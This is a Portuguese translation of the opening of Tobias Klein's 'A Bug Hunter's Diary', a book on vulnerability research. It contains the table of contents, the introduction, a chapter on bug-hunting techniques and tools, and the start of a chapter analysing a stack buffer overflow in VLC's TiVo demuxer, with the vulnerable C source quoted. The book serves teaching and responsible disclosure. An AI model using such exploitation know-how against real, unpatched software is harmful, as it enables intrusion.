

A Bug Hunter's Diary

Criado por Tobias Klein
de segurança de software



TOBIAS KLEIN



Diário de um caçador de insetos

A Bug Hunter's Diary

A Guided Tour Through the Wilds
of Software Security

TOBIAS KLEIN



no starch
press

São Francisco

O DIÁRIO DE UM CAÇADOR DE INSETOS. Copyright © 2011 por Tobias Klein.

Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida de qualquer forma ou por qualquer meio, eletrônico ou mecânico, inclusive fotocópia, gravação ou por qualquer sistema de armazenamento ou recuperação de informações, sem a permissão prévia por escrito do proprietário dos direitos autorais e da editora.

15 14 13 12 11 1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-385-1

ISBN-13: 978-1-59327-385-9

Editor: William Pollock Editor de produção: Alison Law Ilustração da

capa: Hugh D'Andrade

Editor de desenvolvimento: Sondra

Silverhawk Revisor técnico: Dan Rosenberg

Editor de cópias: Paula L. Fleming

Compositor: Riley Hoffman

Revisor: Ward Webber

Para obter informações sobre distribuidores de livros ou traduções, entre em contato diretamente com a

No Starch Press, Inc: No Starch Press, Inc.

38 Ringold Street, São Francisco, CA 94103

Telefone: 415.863.9900; fax: 415.863.9950; info@nostarch.com; www.nostarch.com

Dados de Catalogação em Publicação da Biblioteca do Congresso:

Klein, Tobias.

[Aus dem Tagebuch eines Bughunters. Inglês]

Diário de um caçador de bugs: uma visita guiada pela natureza da segurança de software / por Tobias Klein.

p. cm.

ISBN-13: 978-1-59327-385-9

ISBN-10: 1-59327-385-1

1. Depuração na ciência da computação. 2. Segurança de computadores. 3. Malware (software de computador) I. Título.

QA76.9.D43K5813 2011

005.8--dc23

2011033629

No Starch Press e o logotipo No Starch Press são marcas comerciais registradas da No Starch Press, Inc. Outros nomes de produtos e empresas mencionados neste documento podem ser marcas comerciais de seus respectivos proprietários.

Em vez de usar um símbolo de marca registrada em cada ocorrência de um nome de marca registrada, estamos usando os nomes apenas de forma editorial e para o benefício do proprietário da marca registrada, sem intenção de violar a marca registrada.

As informações contidas neste livro são distribuídas "no estado em que se encontram", sem garantia. Embora todas as precauções tenham sido tomadas na preparação deste trabalho, nem o autor nem a No Starch Press, Inc. terão qualquer responsabilidade perante qualquer pessoa ou entidade com relação a qualquer perda ou dano causado ou supostamente causado direta ou indiretamente pelas informações nele contidas.

CONTEÚDO RESUMIDO

Agradecimentos	xi
Introdução.....	1
Capítulo 1: Caça aos insetos 3	
Capítulo 2: De volta aos anos 90 9	
Capítulo 3: Fuga da zona da WWW	25
Capítulo 4: NULL Pointer FTW.....	51
Capítulo 5: Browse and You're Owned	71
Capítulo 6: Um núcleo para governar todos eles	87
Capítulo 7: Um bug mais antigo que o 4.4BSD	113
Capítulo 8: O massacre do ringtone	133
Apêndice A: Dicas para caçar	149
Apêndice B: Depuração do site.....	163
Apêndice C: Mitigação.....	179
Índice	191

CONTEÚDO EM DETALHES

AGRADECIMENTOS

xi

INTRODUÇÃO 1

Os objetivos deste livro	1
Quem deve ler o livro.....	1
Isenção de responsabilidade	2
Recursos.....	2

CAPÍTULO 1: CAÇA AOS INSETOS 3

1.1 Para diversão e lucro	4
1.2 Técnicas comuns	4
Minhas técnicas preferidas	4
Locais de código potencialmente vulneráveis	5
Fuzzing	5
Leitura adicional	5
1.3 Erros de memória	6
1.4 Ferramentas do comércio	6
Depuradores	6
Desmontadores	7
1.5 EIP = 41414141	7
1.6 Nota final	8

CAPÍTULO 2: DE VOLTA AOS ANOS 90 9

2.1 Descoberta de vulnerabilidades	10
Etapa 1: Gerar uma lista dos demuxers do VLC	10
Etapa 2: Identificar os dados de entrada	11
Etapa 3: rastrear os dados de entrada	11
2.2 Exploração.....	12
Etapa 1: Localizar uma amostra de arquivo de filme do TiVo	13
Etapa 2: Encontre um caminho de código para chegar ao código vulnerável	13
Etapa 3: Manipular o arquivo de filme do TiVo para travar o VLC	16
Etapa 4: Manipular o arquivo de filme do TiVo para obter o controle do EIP	17
2.3 Remediação de vulnerabilidades	18
2.4 Lições aprendidas	22
2.5 Adendo.....	22

CAPÍTULO 3: FUGA DA ZONA WWW 25

3.1	Descoberta de vulnerabilidades	25
	Etapa 1: listar os IOCTLs do kernel.....	26
	Etapa 2: Identificar os dados de entrada.....	27
	Etapa 3: rastrear os dados de entrada	28
3.2	Exploração	35
	Etapa 1: acionar a desreferência do ponteiro NULL para uma negação de serviço.....	35
	Etapa 2: Use a página zero para obter controle sobre o EIP/RIP	39
3.3	Remediação de vulnerabilidades	48
3.4	Lições aprendidas.....	49
3.5	Adendo	49

CAPÍTULO 4: PONTEIRO NULO FTW 51

4.1	Descoberta de vulnerabilidades	52
	Etapa 1: listar os demuxers do FFmpeg	52
	Etapa 2: Identificar os dados de entrada.....	52
	Etapa 3: rastrear os dados de entrada	53
4.2	Exploração	56
	Etapa 1: Localizar um arquivo de filme 4X de amostra com um trecho strk válido	57
	Etapa 2: Saiba mais sobre o layout do bloco de caracteres	57
	Etapa 3: Manipular o pedaço strk para travar o FFmpeg.....	58
	Etapa 4: Manipular o pedaço strk para obter controle sobre o EIP.....	61
4.3	Remediação de vulnerabilidades	66
4.4	Lições aprendidas.....	69
4.5	Adendo	69

CAPÍTULO 5: NAVEGUE E VOCÊ SERÁ PROPRIEDADE 71

5.1	Descoberta de vulnerabilidades	71
	Etapa 1: listar os objetos WebEx registrados e os métodos exportados	72
	Etapa 2: testar os métodos exportados no navegador.....	74
	Etapa 3: Localizar os métodos de objeto no binário	76
	Etapa 4: encontrar os valores de entrada controlados pelo usuário.....	78
	Etapa 5: engenharia reversa dos métodos de objeto.....	79
5.2	Exploração	82
5.3	Remediação de vulnerabilidades	84
5.4	Lições aprendidas.....	84
5.5	Adendo	84

CAPÍTULO 6: UM NÚCLEO PARA GOVERNAR TODOS 87

6.1	Descoberta de vulnerabilidades	88
	Etapa 1: preparar um convidado VMware para depuração do kernel	88
	Etapa 2: Gerar uma lista dos drivers e objetos de dispositivo criados por avast!.....	88
	Etapa 3: Verifique as configurações de segurança do dispositivo.....	90
	Etapa 4: listar os IOCTLs.....	90
	Etapa 5: encontrar os valores de entrada controlados pelo usuário.....	97
	Etapa 6: engenharia reversa do manipulador de IOCTL.....	99

6.2	Exploração.....	103
6.3	Remediação de vulnerabilidades	110
6.4	Lições aprendidas.....	110
6.5	Adendo	110
CAPÍTULO 7: UM BUG MAIS ANTIGO QUE O 4.4BSD		113
7.1	Descoberta de vulnerabilidades	114
	Etapa 1: listar as IOCTLs do kernel	114
	Etapa 2: Identificar os dados de entrada	114
	Etapa 3: rastrear os dados de entrada	116
7.2	Exploração.....	119
	Etapa 1: acionar o bug para travar o sistema (negação de serviço)	119
	Etapa 2: Preparar um ambiente de depuração do kernel.....	121
	Etapa 3: Conectar o depurador ao sistema de destino.....	121
	Etapa 4: Obtenha controle sobre a EIP	123
7.3	Remediação de vulnerabilidades	129
7.4	Lições aprendidas.....	130
7.5	Adendo	130
CAPÍTULO 8: O MASSACRE DO RINGTON		133
8.1	Descoberta de vulnerabilidades	133
	Etapa 1: Pesquise os recursos de áudio do iPhone	134
	Etapa 2: Crie um Fuzzer simples e faça o Fuzzer no telefone	134
8.2	Análise e exploração de falhas	140
8.3	Remediação de vulnerabilidades	147
8.4	Lições aprendidas.....	147
8.5	Adendo	147
APÊNDICE A: DICAS PARA CAÇAR		149
A.1	Estouros de buffer de pilha.....	149
	Exemplo: Estouro de buffer de pilha no Linux	151
	Exemplo: Estouro de buffer de pilha no Windows	152
A.2	Desreferências de ponteiro NULL	153
A.3	Conversões de tipos em C	154
A.4	Substituições de GOT	157
APÊNDICE B: DEPURAÇÃO		163
B.1	O depurador modular do Solaris (mdb).....	163
	Iniciando e interrompendo o mdb.....	163
	Comandos gerais	164
	Pontos de parada	164
	Executando o depurador	164
	Examinando dados	164
	Comandos de informações	165
	Outros comandos.....	165

B.2	O depurador do Windows (WinDbg)	165
	Início e interrupção de uma sessão de depuração.....	165
	Comandos gerais	166
	Pontos de parada	166
	Executando o depurador	166
	Examinando dados	166
	Comandos de informações	167
	Outros comandos.....	167
B.3	Depuração do kernel do Windows	167
	Etapa 1: Configure o sistema convidado VMware para o modo remoto	
	Depuração do kernel.....	167
	Etapa 2: Ajuste o boot.ini do sistema convidado	169
	Etapa 3: configurar o WinDbg no host VMware para Windows	
	Depuração do kernel.....	170
B.4	O depurador GNU (gdb)	171
	Iniciando e interrompendo o gdb.....	171
	Comandos gerais	171
	Pontos de parada	172
	Executando o depurador	172
	Examinando dados	172
	Comandos de informações	172
	Outros comandos.....	173
B.5	Usando o Linux como um host de depuração do kernel do Mac OS X	173
	Etapa 1: Instalar um sistema operacional Linux Red Hat 7.3 antigo	173
	Etapa 2: Obter os pacotes de software necessários.....	174
	Etapa 3: Compilar o depurador da Apple no host Linux.....	174
	Etapa 4: Preparar o ambiente de depuração.....	176

APÊNDICE C: MITIGAÇÃO 179

C.1	Técnicas de mitigação de explorações	179
	Randomização de layout de espaço de endereço (ASLR)	180
	Cookies de segurança (/GS), proteção contra quebra de pilha (SSP) ou	
	Pilha de Canários	180
	NX e DEP	180
	Detecção de técnicas de mitigação de explorações	181
C.2	RELRO	183
	Caso de teste 1: RELRO parcial	183
	Caso de teste 2: RELRO completo	184
	Conclusão.....	186
C.3	Zonas do Solaris	186
	Terminologia.....	186
	Configurar uma zona não global do Solaris.....	187

ÍNDICE 191

AGRADECIMENTOS

Gostaria de agradecer às seguintes pessoas por suas revisões técnicas e contribuições para o livro: Felix "FX" Lindner, Sebastian Krahmer, Dan Rosenberg, Fabian Mihailowitsch, Steffen Tröscher, Andreas Kurtz, Marco Lorenz, Max Ziegler, René Schönfeldt e Silke Klein, bem como Sondra Silverhawk, Alison Law e todos os outros da No Starch Press.

INTRODUÇÃO

Bem-vindo ao *Diário de um caçador de bugs*. Este livro descreve os ciclos de vida de sete vulnerabilidades de segurança de software interessantes e reais que encontrei nos últimos anos. Cada capítulo se concentra em um bug. Explicarei como encontrei a falha, as etapas que segui para explorá-la e como o fornecedor acabou corrigindo-a.

Os objetivos deste livro

O principal objetivo deste livro é oferecer a você uma exposição prática ao mundo da caça aos bugs. Depois de ler este livro, você terá uma melhor compreensão das abordagens que os caçadores de bugs usam para encontrar vulnerabilidades de segurança, como eles criam códigos de prova de conceito para testar as vulnerabilidades e como eles podem relatar as vulnerabilidades ao fornecedor.

O objetivo secundário deste livro é contar a história por trás de cada um desses sete insetos. Acho que eles merecem isso.

Quem deve ler o livro

Este livro é destinado a pesquisadores de segurança, consultores de segurança, programadores de C/C++, testadores de penetração e qualquer pessoa que queira mergulhar

no emocionante mundo da caça aos bugs. Para aproveitar ao máximo o livro, você deve ter um sólido domínio da linguagem de programação C e estar familiarizado com o assembly x86.

Se você é novo na pesquisa de vulnerabilidades, este livro o ajudará a se familiarizar com os diferentes aspectos da caça, exploração e relatório de vulnerabilidades de software. Se você já é um caçador de bugs experiente, este livro oferecerá uma nova perspectiva sobre desafios conhecidos e provavelmente o fará rir às vezes - ou colocará um sorriso de conhecimento em seu rosto.

Isenção de responsabilidade

O objetivo deste livro é ensinar aos leitores como identificar, proteger e atenuar as vulnerabilidades de segurança de software. É necessário compreender as técnicas usadas para encontrar e explorar as vulnerabilidades para entender completamente os problemas subjacentes e as técnicas de atenuação adequadas. Desde 2007, não é mais legal criar ou distribuir "ferramentas de hacking" na Alemanha, meu país de origem. Essas ferramentas incluem scanners de porta simples, bem como exploits funcionais. Portanto, para cumprir a lei, não é fornecido neste livro nenhum código de exploração funcional completo. Os exemplos simplesmente mostram as etapas usadas para obter o controle do fluxo de execução (o ponteiro de instruções ou o controle do contador do programa) de um programa vulnerável.

Recursos

Todos os URLs mencionados no livro, bem como os exemplos de código, erratas, atualizações e outras informações podem ser encontrados em <http://www.trapkit.de/books/bhd/>.

1

CAÇA AOS INSETOS

A caça a bugs é o processo de encontrar bugs em software ou hardware. Neste livro, no entanto, o termo *caça a bugs* será usado especificamente para descrever o processo de encontrar bugs de software críticos para a segurança. Os bugs críticos para a segurança, também chamados de vulnerabilidades de segurança de software, permitem que um invasor comprometa remotamente os sistemas, aumente os privilégios locais, ultrapasse os limites de privilégios ou, de outra forma, cause estragos em um sistema.

Há cerca de uma década, a busca por vulnerabilidades de segurança de software era feita principalmente como hobby ou como forma de chamar a atenção da mídia. A caça aos bugs se tornou popular quando as pessoas perceberam que é possível lucrar com as vulnerabilidades.¹

As vulnerabilidades de segurança de software e os programas que tiram proveito dessas vulnerabilidades (conhecidos como *exploits*) recebem muita cobertura da imprensa. Além disso, vários livros e recursos da Internet descrevem o processo de exploração dessas vulnerabilidades, e há debates constantes sobre como divulgar as descobertas de bugs. Apesar de tudo isso, surpreendentemente pouco foi publicado sobre o processo de caça a bugs em si. Embora termos como *vulnerabilidade* ou *exploração de software* sejam amplamente usados, muitas pessoas - até mesmo muitos profissionais de segurança da informação - não sabem como os caçadores de bugs encontram vulnerabilidades de segurança em software.

Se você perguntar a 10 caçadores de bugs diferentes como eles pesquisam o software em busca de bugs relacionados à segurança, provavelmente obterá 10 respostas diferentes

respostas. Esse é um dos motivos pelos quais não existe, e provavelmente nunca existirá, um "livro de receitas" para a caça de insetos. Em vez de tentar e não conseguir escrever um livro de instruções generalizadas, descreverei as abordagens e técnicas que usei para encontrar bugs específicos em softwares reais. Espero que este livro o ajude a desenvolver seu próprio estilo para que possa encontrar alguns bugs interessantes em softwares críticos para a segurança.

1.1 Para diversão e lucro

As pessoas que caçam bugs têm uma variedade de objetivos e motivações. Alguns caçadores de bugs independentes querem melhorar a segurança do software, enquanto outros buscam ganhos pessoais na forma de fama, atenção da mídia, pagamento ou emprego. Uma empresa pode querer encontrar bugs para usá-los como material para campanhas de marketing. É claro que sempre existem as maçãs podres que querem encontrar novas maneiras de invadir sistemas ou redes. Por outro lado, algumas pessoas simplesmente fazem isso por diversão - ou para salvar o mundo. ☺

1.2 Técnicas comuns

Embora não exista uma documentação formal que descreva o processo padrão de caça a bugs, existem técnicas comuns. Essas técnicas podem ser divididas em duas categorias: *estática* e *dinâmica*. Na análise estática, também chamada de *análise de código estático*, o código-fonte do software, ou a desmontagem de um binário, é examinado, mas não executado. A análise dinâmica, por outro lado, envolve a depuração ou fuzzing do software de destino enquanto ele está sendo executado. Ambas as técnicas têm prós e contras, e a maioria dos caçadores de bugs usa uma combinação de técnicas estáticas e dinâmicas.

Minhas técnicas preferidas

Na maioria das vezes, prefiro a abordagem de análise estática. Normalmente, leio o código-fonte ou a desmontagem do software de destino linha por linha e tento entendê-lo. Entretanto, ler todo o código do início ao fim geralmente não é prático. Quando procuro bugs, geralmente começo tentando identificar onde os dados de entrada influenciados pelo usuário entram no software por meio de uma interface com o mundo externo. Podem ser dados de rede, dados de arquivo ou dados do ambiente de execução, para citar apenas alguns exemplos.

Em seguida, estudo as diferentes maneiras pelas quais os dados de entrada podem percorrer o software e procuro qualquer código potencialmente explorável que atue sobre os dados. Às vezes, consigo identificar esses pontos de entrada somente com a leitura do código-fonte (consulte o Capítulo 2) ou da descrição (consulte o Capítulo 6). Em outros casos, tenho de combinar a análise estática com os resultados da depuração do software de destino (consulte o Capítulo 5) para

encontrar o código de tratamento de entrada. Também costumo combinar abordagens estáticas e dinâmicas ao desenvolver um exploit.

Depois de encontrar um bug, quero provar se ele é realmente explorável, então tento criar uma exploração para ele. Quando crio essa exploração, passo a maior parte do tempo no depurador.

Locais de código potencialmente vulneráveis

Essa é apenas uma das abordagens de caça aos bugs. Outra tática para encontrar locais potencialmente vulneráveis no código é examinar o código próximo a funções "inseguras" da biblioteca C/C++, como `strcpy()` e `strcat()`, em busca de possíveis estouros de buffer. Como alternativa, você poderia pesquisar a desmontagem das instruções do assembler `movsx` para encontrar sinais de sobrecarga de buffer.

vulnerabilidades de extensão. Se você encontrar um local de código potencialmente vulnerável, poderá rastrear o código para trás para ver se esses fragmentos de código expõem alguma vulnerabilidade acessível a partir de um ponto de entrada do aplicativo. Raramente uso essa abordagem, mas outros caçadores de bugs a utilizam.

Fuzzing

Uma abordagem completamente diferente da caça aos bugs é conhecida como *fuzzing*. Fuzzing é uma técnica de análise dinâmica que consiste em testar um aplicativo fornecendo a ele uma entrada malformada ou inesperada.

Embora eu não seja especialista em fuzzing e estruturas de fuzzing - conheço caçadores de bugs que desenvolveram suas próprias estruturas de fuzzing e encontram a maioria dos bugs com suas ferramentas de fuzzing -, uso essa abordagem de tempos em tempos para determinar onde a entrada influenciada pelo usuário entra no software e, às vezes, para encontrar bugs (consulte o Capítulo 8).

Você deve estar se perguntando como o fuzzing pode ser usado para identificar onde a entrada influenciada pelo usuário entra no software. Imagine que você tenha um aplicativo complexo na forma de um binário que deseja examinar em busca de bugs. Não é fácil identificar os pontos de entrada de aplicativos tão complexos, mas softwares complexos geralmente tendem a travar ao processar dados de entrada malformados. Isso pode se aplicar a softwares que analisam arquivos de dados, como produtos de escritório, reprodutores de mídia ou navegadores da Web. A maioria desses travamentos não é relevante para a segurança (por exemplo, um bug de divisão por zero em um navegador), mas eles geralmente fornecem um ponto de entrada onde posso começar a procurar dados de entrada influenciados pelo usuário.

Leitura adicional

Essas são apenas algumas das técnicas e abordagens disponíveis que podem ser usadas para encontrar bugs no software. Para obter mais informações sobre como encontrar vulnerabilidades de segurança no código-fonte, recomendo o livro *The Art of Software Security Assessment*, de Mark Dowd, John McDonald e Justin Schuh: *Identifying and Preventing Software Vulnerabilities* (Addison-Wesley, 2007). Se você quiser obter mais informações sobre fuzzing, consulte *Fuzzing: Brute Force Vulnerability*

Discovery (Addison-Wesley, 2007), de Michael Sutton, Adam Greene e Pedram Amini.

1.3 Erros de memória

As vulnerabilidades descritas neste livro têm uma coisa em comum: todas elas levam a erros de memória exploráveis. Esses erros de memória ocorrem quando um processo, um thread ou o kernel é

- Usar memória que não lhe pertence (por exemplo, desreferências de ponteiro NULL, conforme descrito na Seção A.2)
- Usar mais memória do que a alocada (por exemplo, excesso de fluxos de buffer, conforme descrito na Seção A.1)
- Uso de memória não inicializada (por exemplo, variáveis não inicializadas)²
- Uso de gerenciamento defeituoso da memória heap (por exemplo, liberações duplas)³

Os erros de memória geralmente ocorrem quando recursos avançados do C/C++, como o gerenciamento explícito de memória ou a aritmética de ponteiros, são usados incorretamente.

Uma subcategoria de erros de memória, chamada de *corrupção de memória*, ocorre quando um processo, um thread ou o kernel modifica um local de memória que não é de sua propriedade ou quando a modificação corrompe o estado do local de memória.

Se você não estiver familiarizado com esses erros de memória, sugiro que dê uma olhada nas Seções A.1, A.2 e A.3. Essas seções descrevem os conceitos básicos dos erros de programação e das vulnerabilidades discutidas neste livro.

Além dos erros de memória exploráveis, existem dezenas de outras classes de vulnerabilidade. Entre elas estão os erros lógicos e as vulnerabilidades específicas da Web, como cross-site scripting, cross-site request forgery e injeção de SQL, para citar apenas algumas. Entretanto, essas outras classes de vulnerabilidade não são o assunto deste livro. Todos os bugs discutidos neste livro foram o resultado de erros de memória exploráveis.

1.4 Ferramentas do ofício

Ao procurar bugs ou criar exploits para testá-los, preciso de uma maneira de ver o funcionamento dos aplicativos. Na maioria das vezes, uso depuradores e desmontadores para obter essa visão interna.

Depuradores

Normalmente, um depurador fornece métodos para anexar processos do espaço do usuário ou do kernel, gravar e ler valores de e para os registros e a memória e controlar o fluxo do programa usando recursos como pontos de interrupção ou single-stepping. Em geral, cada sistema operacional vem com seu próprio depurador, mas também há vários depuradores de terceiros disponíveis. A Tabela 1-1 lista as diferentes plataformas de sistemas operacionais e os depuradores usados neste livro.

Tabela 1-1: Depuradores usados neste livro

Sistema operacional	Depurador	Depuração do kernel
Microsoft Windows	WinDbg (o depurador oficial da Microsoft)	sim
Linux	O depurador GNU (gdb)	sim
Solaris	O depurador modular (mdb)	sim
Mac OS X	O depurador GNU (gdb)	sim
Apple iOS	O depurador GNU (gdb)	sim

Esses depuradores serão usados para identificar, analisar e explorar as vulnerabilidades que descobri. Consulte também as Seções B.1, B.2 e B.4 para obter algumas folhas de dicas de comandos do depurador.

Desmontadores

Se você quiser auditar um aplicativo e não tiver acesso ao código-fonte, poderá analisar os binários do programa lendo o código de montagem do aplicativo. Embora os depuradores tenham a capacidade de desmontar o código de um processo ou do kernel, eles geralmente não são muito fáceis ou intuitivos de se trabalhar. Um programa que preenche essa lacuna é o Inter active Disassembler Professional, mais conhecido como IDA Pro.⁴ O IDA Pro é compatível com mais de 50 famílias de processadores e oferece total interatividade, extensibilidade e gráficos de código. Se você deseja auditar o binário de um programa, o IDA Pro é indispensável. Para um tratamento exaustivo do IDA Pro e de todos os seus recursos, consulte o livro *The IDA Pro Book*, de Chris Eagle, 2^a edição (No Starch Press, 2011).

1.5 EIP = 41414141

Para ilustrar as implicações de segurança dos bugs que encontrei, discutirei as etapas necessárias para obter o controle do fluxo de execução do programa vulnerável controlando o ponteiro de instruções (IP) da CPU. O registro do ponteiro de instruções ou contador de programa (PC) contém o deslocamento no segmento de código atual para a próxima instrução a ser executada.⁵ Se você obtiver o controle desse registro, controlará totalmente o fluxo de execução do programa vulnerável. To demonstrate instruction pointer control, I will modify the register to values like 0x41414141 (hexadecimal representation of ASCII "AAAA"), 0x41424344 (hexadecimal representation of ASCII "ABCD"), ou algo semelhante. Portanto, se você vir EIP = 41414141

- Ponteiro de instruções:
 - EIP - Instrução de 32 bits ponteiro (IA-32)
 - RIP - Instrução de 64 bits ponteiro (Intel 64)
 - R15 ou PC ARM arquitetura como usada no iPhone da Apple

nos capítulos seguintes, isso significa que obtive o controle do processo vulnerável.

Depois de obter o controle sobre o ponteiro de instruções, há muitas maneiras de transformá-lo em uma exploração totalmente funcional e armada. Para obter mais informações sobre o processo de desenvolvimento de exploits, você pode consultar o livro *Hacking: The Art of Exploitation*, 2^a edição (No Starch Press, 2008), de Jon Erickson, ou digite *exploit writing* no Google e navegue pela enorme quantidade de material disponível on-line.

1.6 Nota final

Cobrimos muito neste capítulo e talvez você tenha ficado com muitas dúvidas. Não se preocupe - esse é um bom lugar para se estar. Os sete capítulos seguintes do diário aprofundam os detalhes dos tópicos apresentados aqui e responderão a muitas de suas perguntas. Você também pode ler os apêndices para obter informações básicas sobre vários tópicos discutidos ao longo deste livro.

OBSERVAÇÃO *Os capítulos do diário não estão em ordem cronológica. Eles estão organizados de acordo com o assunto, de modo que os conceitos se baseiam uns nos outros.*

Notas

1. Consulte Pedram Amini, "Mostrame la guitarra! Adventures in Buying Vulnerabilities", 2009, http://docs.google.com/present/view?id=dcc6wpsd_20ghbjxcr; Charlie Miller, "The Legitimate Vulnerability Market: Inside the Secretive World of 0-day Exploit Sales", 2007, <http://weis2007.econinfosec.org/papers/29.pdf>; iDefense Labs Vulnerability Contribution Program, <https://labs.idefense.com/vcportal/login.html>; TippingPoint's Zero Day Initiative, <http://www.zerodayinitiative.com/>.
2. Consulte Daniel Hodson, "Uninitialized Variables: Finding, Exploiting, Automating" (apresentação, Ruxcon, 2008), <http://felinemennace.org/~mercy/slides/RUXCON2008-UninitializedVariables.pdf>.
3. Consulte Common Weakness Enumeration, CWE List, CWE - Individual Dictionary Definition (2.0), CWE-415: Double Free em <http://cwe.mitre.org/data/definitions/415.html>.
4. Consulte <http://www.hex-rays.com/idapro/>.
5. Consulte Intel® 64 e IA-32 Architectures Software Developer's Manual, Volume 1: Basic Architecture em <http://www.intel.com/products/processor/manuals/>.

2

DE VOLTA AOS ANOS 90

Domingo, 12 de outubro de
2008 Querido diário,

Hoje, dei uma olhada no código-fonte do popular reprodutor de mídia VLC da VideoLAN. Gosto do VLC porque ele suporta todos os tipos diferentes de arquivos de mídia e é executado em todas as minhas plataformas de sistema operacional favoritas. Mas o suporte a todos esses formatos diferentes de arquivos de mídia tem desvantagens. O VLC faz muitas análises, e isso geralmente significa que há muitos bugs esperando para serem descobertos.

OBSERVAÇÃO *De acordo com Parsing Techniques: Um Guia Prático, de Dick Grune e Ceriel J.H. Jacobs,¹ "A análise é o processo de estruturação de uma representação linear de acordo com uma determinada gramática."*

Um analisador é um software que divide uma cadeia bruta de bytes em palavras e declarações individuais. Dependendo do formato dos dados, a análise pode ser uma tarefa muito complexa e propensa a erros.

Depois que me familiarizei com o funcionamento interno do VLC, encontrar a primeira vulnerabilidade levou apenas meio dia. Era um estouro de buffer de pilha clássico (consulte a Seção A.1). Essa ocorreu enquanto o

analizando um formato de arquivo de mídia chamado TiVo, o formato proprietário nativo dos dispositivos de gravação digital TiVo. Antes de encontrar esse bug, eu nunca tinha ouvido falar desse formato de arquivo, mas isso não me impediu de explorá-lo.

2.1 Descoberta de vulnerabilidades

Veja como descobri a vulnerabilidade:

- Etapa 1: Gere uma lista dos demuxers do VLC.
- Etapa 2: Identificar os dados de entrada.
- Etapa 3: rastrear os dados de entrada.

- Usei o VLC 0.9.4 em
o Microsoft Windows
Vista SP1 (32 bits)
plataforma para
todas as
etapas.

Explicarei esse processo em detalhes nas seções a seguir.

Etapa 1: Gerar uma lista dos demuxers do VLC

Depois de fazer o download e descompactar o código-fonte do VLC,² gerei uma lista dos demuxers disponíveis do reproduutor de mídia.

OBSERVAÇÃO

Em vídeo digital, demuxing ou demultiplexing refere-se ao processo de separação de áudio e vídeo, bem como de outros dados de um fluxo ou contêiner de vídeo, para que o arquivo possa ser reproduzido. Um demuxer é um software que extrai os componentes desse fluxo ou contêiner.

Gerar uma lista de demuxers não foi muito difícil, pois o VLC separa a maioria deles em diferentes arquivos C no diretório `vlc-0.9.4\modules\demux` (consulte a Figura 2-1).



```
C:\CMD-EXE C:\BHD\vlc-0.9.4\modules\demux>dir /W
Volume in drive C has no label.
Volume Serial Number is 84C6-4231

Directory of C:\BHD\vlc-0.9.4\modules\demux

[.] [..] a52.c aiff.c
asademux.c asademux.h asademux_defs.h [asf]
au.c [audioformat] [av] [cig.c
demuxdump.c dts.c flac.c gme.cpp
live555.cpp Makefile.am Makefile.in [jpeg]
mkv.cpp mod.c Modules.am [mp4]
mpc.c [Impeg] nsc.c nsx.c
nuv.c ogg.c [playlist] ps.c
ps.h pva.c rawdv.c rawvid.c
real.c rtp.c rtp.h rtpsession.c
smf.c subtitle.c subtitle_asa.c ts.c
tta.c ty.c vcl.c vobsub.c
voc.c wav.c xa.c

43 File(s) 1,266,934 bytes
8 Dir(s) 3,187,572,736 bytes free

C:\BHD\vlc-0.9.4\modules\demux>
```

Figura 2-1: Lista do demuxer VLC

Etapa 2: Identificar os dados de entrada

Em seguida, tentei identificar os dados de entrada processados pelos demuxers. Depois de ler alguns códigos C, deparei-me com a seguinte estrutura, que é declarada em um arquivo de cabeçalho incluído em cada demuxer.

Arquivo de código-fonte `vlc-0.9.4\include\vlc_demux.h`

```
[...]
41 struct demux_t
42 {
43     VLC_COMMON_MEMBERS
44
45     /* Propriedades do módulo */
46     module_t      *p_module;
47
48     /* por exemplo, informativo, mas necessário (podemos ter access+demux) */
49     char          *psz_access;
50     char          *psz_demux;
51     char          *psz_path;
52
53     /* fluxo de entrada */
54     stream_t      *s;      /* NULL no caso de um acesso+demux em um */
[...]
```

Na linha 54, o elemento de estrutura `s` é declarado e descrito como fluxo de entrada. Isso era exatamente o que eu estava procurando: uma referência a o `s` dados de entrada que são processados pelos demuxers.

Etapa 3: rastrear os dados de entrada

Depois que descobri a estrutura `demux_t` e seu elemento de fluxo de entrada, procurei referências a ela nos arquivos do demuxer. Os dados de entrada geralmente eram referenciados por `p_demux->s`, conforme mostrado nas linhas 1623 e 1641 abaixo. Quando encontrei essa referência, rastreei os dados de entrada enquanto procurava por erros de codificação. Usando essa abordagem, encontrei a seguinte vulnerabilidade.

Arquivo de código-fonte `vlc-0.9.4\modules\demux\Ty.c`

Função `parse_master()`

```
[...]
1623 static void parse_master(demux_t *p_demux) 1624
{
    1625demux_sys_t *p_sys = p_demux->p_sys;
1626    uint8_t mst_buf[32];
1627int   i, i_map_size;
    1628int64_t i_save_pos = stream_Tell(p_demux-
>s); 1629int64_t           i_pts_secs;
1630
1631/* Observe que as entradas na tabela SEQ no fluxo podem ter tamanhos
diferentes, dependendo dos bits por entrada. Armazenamos 1633
todas na mesma estrutura de tamanho, portanto, temos de analisá-las
uma           a uma. Se tivéssemos uma estrutura dinâmica, poderíamos
```

simplesmente ler a tabela inteira diretamente do fluxo para a memória no lugar. */

```

1636      1637/* limpe a tabela SEQ
*/ 1638 free(p_sys->seq_table);
1639
1640/* Analisar informações do cabeçalho */
1641stream_Read (p_demux->s, mst_buf, 32);
1642i_map_size = U32_AT(&mst_buf[20]); /* tamanho da máscara de bits, em bytes */
1643p_sys->i_bits_per_seq_entry = i_map_size * 8;
1644 = U32_AT(&mst_buf[28]); tamanho da tabela SEQ, em bytes */
1645p_sys->i_seq_table_size           = i / (8 + i_map_size);
1646
1647/* analisar todas as entradas */
1648p_sys->seq_table = malloc(p_sys->i_seq_table_size *
sizeof(ty_seq_table_t)); 1649for (i=0; i<p_sys->i_seq_table_size; i++) {
1650stream_Read (p_demux->s, mst_buf, 8 + i_map_size);
[...]

```

A função `stream_Read()` na linha 1641 lê 32 bytes de dados controlados pelo usuário de um arquivo de mídia TiVo (referenciado por `p_demux->s`) e os armazena no buffer de pilha `mst_buf`, declarado na linha 1626. A macro `U32_AT` na linha 1642 extrai um valor controlado pelo usuário de `mst_buf` e o armazena na variável int assinada `i_map_size`. Na linha 1650, a função `stream_Read()` armazena novamente os dados controlados pelo usuário do arquivo de mídia no buffer de pilha `mst_buf`. Mas, dessa vez, `stream_Read()` usa o valor controlado pelo usuário de `i_map_size` para calcular o tamanho dos dados que são copiados para `mst_buf`. Isso leva a um fluxo excessivo do buffer de pilha (consulte a Seção A.1) que pode ser facilmente explorado.

Aqui está a anatomia do bug, conforme ilustrado na Figura 2-2:

